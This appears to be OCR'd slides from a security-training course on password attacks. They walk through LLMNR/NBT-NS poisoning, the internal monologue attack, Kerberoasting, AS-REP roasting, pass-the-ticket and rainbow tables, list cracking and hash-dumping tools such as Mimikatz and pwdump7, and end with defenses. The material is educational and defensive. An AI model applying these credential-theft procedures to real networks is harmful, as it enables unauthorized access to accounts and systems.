


Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.

Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user




Steps to perform an internal monologue attack:

1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password



Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password



The following steps are involved in AS-REP Roasting:

1. The attacker identifies a user account with the pre-authentication option disabled.
2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).

The following steps are involved in Kerberoasting:


1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory




Other Active Online Attacks

Combinator Attack	Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system
Fingerprint Attack	Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words
Toggle-Case Attack	Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary
Markov-Chain Attack	Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database

Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system




Wire Sniffing ····► **Computationally Complex** ····► **Hard to Perpetrate**

Passive Online Attacks: Man-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**



Offline Attacks: Rainbow Table Attack

Rainbow Table

A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**

Compare the Hashes

The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

Easy to Recover

It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

Precomputed Hashes


1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



Offline Attacks: Distributed Network Attack


- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network

  - The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
  - The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
  - The DNA Client **runs in the background** consuming only unused processor time
  - The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

Password Recovery Tools

Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment




https://www.elcomsoft.com

- **Password Recovery Toolkit**
  https://accessdata.com
- **Passware Kit Forensic**
  https://www.passware.com
- **hashcat**
  https://hashcat.net
- **Windows Password Recovery Tool**
  https://www.windowspasswordsrecovery.com
- **PCUnlocker**
  https://www.top-password.com

Tools to Extract the Password Hashes

pwdump7

- pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database



https://www.tarasco.org


Tools to Extract the Password Hashes

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)


Note: These tools must be run with administrator privileges

Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack	L0phtCrack is a tool designed to **audit passwords** and recover applications
ophcrack	ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms




https://www.l0phtcrack.com



http://ophcrack.sourceforge.net

Password-Cracking Tools

RainbowCrack | RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes

- **Advantage**: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

Note: Windows password hashes are not salted

How to Defend against Password Cracking

1	Use an **information security audit** to monitor and track password attacks
2	Disallow use of the **same password** during a password change
3	Disallow password **sharing**
4	Disallow the use of passwords that can be found in a **dictionary**
5	Do not use **cleartext** protocols and protocols with **weak encryption**
6	Set the **password change policy** to 30 days
7	Avoid **storing passwords** in an unsecured location
8	Do not use any system **default passwords**

How to Defend against Password Cracking (Cont'd)

9	Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10	Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11	Use a **random string** (salt) as a prefix or suffix to the password before encryption
12	Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13	Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14	Monitor the **server's logs** for brute force attacks on the users' accounts
15	Lockout an account subjected to too many **incorrect password** guesses


How to Defend against Password Cracking (Cont'd)

16	Make the **system BIOS password-protected**, particularly on devices that are susceptible to physical threats
17	Train employees to **thwart social engineering tactics** such as shoulder surfing and dumpster diving, which are used to steal credentials
18	Perform **password screening** when new passwords are created to avoid using commonly used passwords
19	Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks
20	Secure and **control physical access** to systems to prevent offline password attacks
21	Ensure that the **password database files** are **encrypted** and accessible only to system administrators
22	**Mask the display of passwords on the screen** to avoid shoulder surfing attacks

How to Defend against LLMNR/NBT-NS Poisoning

Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**

